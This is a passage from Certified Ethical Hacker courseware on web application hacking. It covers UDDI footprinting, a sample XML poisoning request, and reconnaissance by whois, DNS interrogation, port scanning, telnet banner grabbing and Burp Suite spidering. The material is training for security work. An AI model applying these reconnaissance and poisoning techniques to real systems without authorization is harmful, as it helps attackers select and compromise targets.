X-AspNet-Version: 1.1.4322
Cache-Control: private, max-age=0
Content-Type: text/xml; charset=utf-8
Content-Length: 1272

<?xml version="1.0" encoding="utf-8"?><soap:Envelope
xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:xsd="http://www.w3.org/2001/XMLSchema"><soap:Body><serviceList generic="2.0"
operator="Microsoft Corporation" truncated="false" xmlns="urn:uddi-org:api_v2"><serviceInfo><serviceInfo
serviceKey="6ec464e0-2f8d-4daf-b4d3-5dd4ba9dc8f3" businessKey="914374fb-110f-4634-b8ef-
c9e34e8a0ee5"><name xml:lang="en-us">Amazon Research Pane</name></serviceInfo><serviceInfo
serviceKey="41213238-1b33-40f4-8756-c89cc3125ecc" businessKey="bfb9dc23-ade0-4f73-bd5f-
5545abaca1b"><name xml:lang="en-us">Amazon Web Services 2.0</name></serviceInfo><serviceInfo
serviceKey="ba6d9d56-aa3f-4263-a95a-eeb17e5910db" businessKey="18b71de2-d15c-437c-8877-
ebec8218d0f5"><name xml:lang="en">Amazon.com Web Services</name></serviceInfo><serviceInfo
serviceKey="bc62a008-5e4e-4c0c-8dba-c5e4e268fe12" businessKey="18785586-295e-448a-b759-
ebb44a049f21"><name xml:lang="en">AmazonBookPrice</name></serviceInfo><serviceInfo
serviceKey="8faa80ea-42dd-4c0d-8070-999ce0455930" businessKey="ee41518b-bf99-4a66-9e9e-
c33c4c43db5a"><name
xml:lang="en">AmazonBookPrice</name></serviceInfo></serviceList></soap:Body></soap:
Envelope>
```

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



Web Services Footprinting Attack

Attackers use Universal Business Registry (UBR) as major source to gather information of web services. It is very useful for both businesses and individuals. It is a **public registry** that runs on UDDI specifications and SOAP. It is somewhat similar to a "Whois server" in functionality. To register web services on UDDI server, business or organizations usually use one of the following structures:

- 🔵 Business Entity
- 🔵 Business Service
- 🔵 Binding Temple
- 🔵 Technical Model (tmodel)

Hence, attackers footprint a web application to get UDDI information such as businessEntity, businessService, bindingTemplate, and tModel.




FIGURE 13.30: Web Services Footprinting Attack

Web Services XML Poisoning



- Attackers **insert malicious XML codes** in SOAP requests to perform XML node manipulation or XML schema poisoning in order to **generate errors in XML parsing logic** and break execution logic
- Attackers can **manipulate XML external entity references** that can lead to arbitrary file or TCP connection openings and can be exploited for other web service attacks
- XML poisoning enables attackers to **cause a denial-of-service attack** and compromise confidential information

XML Request

```
<CustomerRecord>
<CustomerNumber>2010</CustomerNumber>
<FirstName>Jason</FirstName>
<LastName>Springfield</LastName>
<Address>Apt 20, 3rd Street</Address>
<Email>jason@springfield.com</Email>
<PhoneNumber>6325896325</PhoneNumber>
</CustomerRecord>
```



Poisoned XML Request

```
<CustomerRecord>
<CustomerNumber>2010</CustomerNumber>
<FirstName>Jason</FirstName><CustomerNumber>
2010</CustomerNumber>
<FirstName>Jason</FirstName>
<LastName>Springfield</LastName>
<Address>Apt 20, 3rd Street</Address>
<Email>jason@springfield.com</Email>
<PhoneNumber>6325896325</PhoneNumber>
</CustomerRecord>
```



Copyright © by **EC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.



Web Services XML Poisoning

XML poisoning is similar to a SQL injection attack. It has a larger success rate in a web **services framework**. As web services are invoked using XML documents, the traffic that goes between server and browser applications can be poisoned. Attackers create malicious XML documents to alter parsing mechanisms like SAX and DOM that are used on the server.

Attackers insert malicious XML codes in SOAP requests to perform XML node manipulation or XML schema poisoning in order to generate errors in XML parsing logic and break execution logic. Attackers can manipulate XML external **entity references** that can lead to arbitrary file or TCP connection openings and can be exploited for other web service attacks. XML poisoning enables attackers to cause a denial-of-service attack and compromise confidential information.





FIGURE 13.31: Web Services XML Poisoning




Module Flow

So far, we have discussed web application components and various threats associated with web applications. Now we will discuss web application **hacking methodology**. A hacking methodology is a way to check every possible way to compromise the web application by attempting to exploit all potential vulnerabilities present in it.

 Web App Pen Testing	 Web App Concepts
 Security Tools	 Web App Threats
 Countermeasures	 Hacking Methodology
 Web Application Hacking Tools	

This section gives a detailed explanation of web application hacking methodology.



Web App Hacking Methodology

In order to hack a web application, the attacker initially tries to gather as much information as possible about the web infrastructure. Footprinting is one method using which an attacker can gather valuable information about the web **infrastructure** or web application.



Footprint Web Infrastructure

Web infrastructure footprinting is the first step in web application hacking; it helps attackers to select victims and **identify vulnerable** web applications. Through web infrastructure footprinting, an attacker can perform:



Server Discovery

In server discovery, when there is an attempting to connect to a server, the **redirector** makes an incorrect assumption that the root of the URL namespace will be WebDAV-aware. It discovers the physical servers that host web application.



Service Discovery

Discovers the services running on web servers that can be exploited as attack paths for web app hacking. The service discovery searches a **targeted application** environment for loads and services automatically.



Server Identification

Grab the server **banners to identify** the make and version of the web server software. It consists of:

- **Local Identity:** This specifies the server Origin-Realm and Origin-Host.

- **Local Addresses:** These specify the local IP addresses of the server that uses for Diameter Capability Exchange messages (CER/CEA messages).
- **Self-Names:** This field specifies **realms** to be considered as a local to the server, it means that any requests sent for these realms will be treated as if there is no realm in the specified request send by the server.



Hidden Content Discovery

Extract content and functionality that is not directly linked or reachable from the main visible content.

Footprint Web Infrastructure: Server Discovery



■ Server discovery gives information about the **location of servers** and ensures that the target server is **alive on Internet**

Whois Lookup

Whois lookup utility gives information about the **IP address of web server** and **DNS names**

Whois Lookup Tools:

- <http://www.tamos.com>
- <http://www.whois.net>
- <http://netcraft.com>
- <http://www.dnsstuff.com>



DNS Interrogation

DNS Interrogation provides information about the **location and type of servers**

DNS Interrogation Tools:

- <http://www.dnsstuff.com>
- <http://e-dns.org>
- <http://network-tools.com>
- <http://www.domaintools.com>



Port Scanning

Port Scanning attempts to connect to a particular set of TCP or UDP ports to find out the **service that exists on the server**

Port Scanning Tools:

- Nmap
- WhatsUp PortScanner Tool
- NetScan Tools Pro
- Hping



Copyright © by **EC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.



Footprint Web Infrastructure: Server Discovery

In order to footprint a web infrastructure, first you need to discover the **active servers** on the internet. Server discovery gives information about the location of active servers on the Internet. The three techniques, namely whois lookup, DNS interrogation, and port scanning, help in discovering the active servers and their associated information.



Whois Lookup

Whois Lookup is a tool that allows you to gather information about a domain with the help of DNS and WHOIS queries. This produces the result in the form of a HTML report. It is a utility that gives information about the IP address of the web server and DNS names. Some of the Whois Lookup Tools are:

- <http://www.tamos.com>
- <http://netcraft.com>
- <http://www.whois.net>
- <http://www.dnsstuff.com>



DNS Interrogation

DNS interrogation is a distributed database that is used by varied organizations to

connect their IP addresses with the respective **hostnames** and vice versa. When the DNS is improperly connected, then it is very easy to exploit it and gather required information for launching the attack on the target organization. This also provides information about the location and type of servers. Some of the tools are:

- <http://www.dnsstuff.com>
- <http://network-tools.com>
- <http://e-dns.org>
- <http://www.domaintools.com>



Port Scanning

Port scanning is a process of scanning the system ports to recognize the open doors. If any unused open port is recognized by an attacker, then he or she can **intrude** into the system by exploiting it. This method attempts to connect to a particular set of TCP or UDP ports to find out the service that exists on the server. Some of the tools are:

- Nmap
- NetScan Tools Pro
- WhatsUp Portscanner Tool
- Hping

Footprint Web Infrastructure: Service Discovery

1

2

3

Scan the target web server to **identify common ports** that web servers use for different services

Tools used for service discovery:

1. Nmap 2. NetScan Tools Pro 3. Sandcat Browser

Identified services act as **attack paths** for web application hacking

Port	Typical HTTP Services
80	World Wide Web standard port
81	Alternate WWW
88	Kerberos
443	SSL (https)
900	IBM Websphere administration client
2301	Compaq Insight Manager
2381	Compaq Insight Manager over SSL
4242	Microsoft Application Center Remote management
7001	BEA Weblogic
7002	BEA Weblogic over SSL
7070	Sun Java Web Server over SSL
8000	Alternate Web server, or Web cache
8001	Alternate Web server or management
8005	Apache Tomcat
9090	Sun Java Web Server admin module
10000	Netscape Administrator interface

Copyright © by **EC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

Footprint Web Infrastructure: Service Discovery

Service discovery finds the services running on web servers that can be exploited as attack paths for web application hacking. Service discovery searches a **targeted application** environment for loads and services automatically. The targeted server has to be scanned thoroughly so that common ports used by web servers for different services can be identified.

The table that follows shows the list of common ports used by web servers and the respective HTTP services:

Port	Typical HTTP Services
80	World Wide Web standard port
81	Alternate WWW
88	Kerberos
443	SSL (https)
900	IBM Websphere administration client
2301	Compaq Insight Manager

2381	Compaq Insight Manager over SSL
4242	Microsoft Application Center Remote management
7001	BEA Weblogic
7002	BEA Weblogic over SSL
7070	Sun Java Web Server over SSL
8000	Alternate Web server, or Web cache
8001	Alternate Web server or management
8005	Apache Tomcat
9090	Sun Java Web Server admin module
10000	Netscape Administrator interface

TABLE 13.1: Service Discovery

You can discover the services with the help of tools such as Nmap, NetScan Tools Pro, and Sandcat Browser.

Source: <http://nmap.org>

Nmap is a scanner that is used to find information about systems and services on a network and to construct a map of the network. It can also define different services running on the web server and give detailed information about the remote computers.




FIGURE 13.32: Zenmap Tool screenshot

FOOTPRINTING
WEBSERVER

Footprint Web Infrastructure: Server Identification/Banner Grabbing



Certified Ethical Hacker

Analyze the **server response header field** to identify the make, model, and version of the web server software

This information helps attackers to select the exploits from **vulnerability databases** to attack a web server and applications

```
C:\telnet www.juggyboy.com 80 HEAD / HTTP/1.0
```

```
HTTP/1.1 200 OK
Server: Microsoft-IIS/5.0
Date: Thu, 07 Jul 2005 13:08:16 GMT
Content-Length: 229
Content-Type: text/html
Cache-Control: private
Set-Cookie: ASPSESSIONIDC0C0BQ=PBLPKXKENDGKOFFIPOLHPLNE; path=/
Via: 1.1 Application and Content Networking System Software 5.1.15
Connection: close
```

Server identified as Microsoft IIS

Banner grabbing tools:

1. Telnet

2. Netcat

3. ID Serve

4. Netcraft



Copyright © by **EC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.



Footprint Web Infrastructure: Server Identification/Banner Grabbing


Through banner grabbing, an attacker identifies brand and/or version of a server, an operating system, or an application. Attackers analyze the server response header field to identify the make, model, and version of the web **server software**. This information helps attackers to select the exploits from vulnerability databases to attack a web server and applications.

```
C:\telnet www.juggyboy.com 80 HEAD / HTTP/1.0
```

A banner can be grabbed with the help of tools such as:

- Telnet
- Netcat
- ID Serve
- Netcraft

These tools make banner grabbing and analysis an easy task.




```
HTTP/1.1 200 OK
Server: Microsoft-IIS/5.0
Date: Thu, 07 Jul 2005 13:08:16 GMT
Content-Length: 1270
Content-Type: text/html
Cache-control: private
Set-Cookie: ASPSESSIONIDQCQTCQBQ=PBLPKEKBNDGKOFFIPOLHPLNE; path=/
Via: 1.1 Application and Content Networking System Software 5.1.15
Connection: Close

Connection to host lost.
C:\>
```

Server identified as Microsoft IIS

FIGURE 13.33: Server Identification/Banner Grabbing



Footprint Web Infrastructure: Hidden Content Discovery

Crucial information related to the business such as prices of products, discounts, login IDs, and passwords is kept secret. This information is usually not visible to outsiders. This information is usually stored in hidden form fields. Discover the hidden content and functionality that is not reachable from the main visible content to exploit user **privileges** within the application. This allows an attacker to recover backup copies of live files, configuration files, and log files containing sensitive data, backup archives containing **snapshots** of files within the web root, new functionality that is not linked to the main application, etc. These hidden fields can be determined with the help of three techniques. They are:



Web Spidering

Web spiders automatically discover hidden content and functionality by parsing HTML forms and client-side JavaScript requests and responses.

Tools that can be used to discover the hidden content by means of web **spidering** include:

- OWASP Zed Attack Proxy
- Burp Spider
- WebScarab



Attacker-Directed Spidering

An attacker accesses all of the application's functionality and uses an intercepting proxy to monitor all requests and responses. The **intercepting proxy parses** all of the application's responses and reports the content and functionality it discovers.

The same tool used for web spidering, i.e., OWASP Zed Attack Proxy can also be used for attacker-directed spidering.



Brute Forcing



Brute forcing is a very popular and easy method to attack web servers. Use automation tools such as Burp Suite to make large numbers of requests to the web server in order to guess the names or identifiers of **hidden content** and functionality.

Web Spidering Using Burp Suite



- **Configure your web browser** to use Burp as a local proxy
- **Access the entire target application** visiting every single link/URL possible, and submit all the application forms available
- **Browse the target application** with JavaScript enabled and disabled, and with cookies enabled and disabled

- **Check the site map** generated by the Burp proxy, and **identify** any hidden application content or functions
- Continue these steps recursively until no further **content or functionality** is identified

<http://www.portswigger.net>

Copyright © by **EC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.



Web Spidering Using Burp Suite

Source: <http://www.portswigger.net>

Burp Suite is an integrated platform for attacking web applications. It contains all the Burp tools with numerous interfaces between them, designed to facilitate and speed up the process of attacking an application.

Burp Suite allows you to combine manual and **automated** techniques to enumerate, analyze, scan, attack, and exploit web applications. The various **Burp tools** work together effectively to share information and allow findings identified within one tool to form the basis of an attack using another.

Web spidering using Burp Suite is done in the following manner:

1. Configure your web browser to use Burp as a local proxy
2. Access the entire target application visiting every single link/URL possible, and submit all the application forms available
3. Browse the target application with **JavaScript** enabled and disabled, and with cookies enabled and disabled
4. Check the site map generated by the Burp proxy, and identify any hidden application content or functions

- Continue these steps recursively until no further content or functionality is identified




FIGURE 13.34: Server Identification/Banner Grabbing

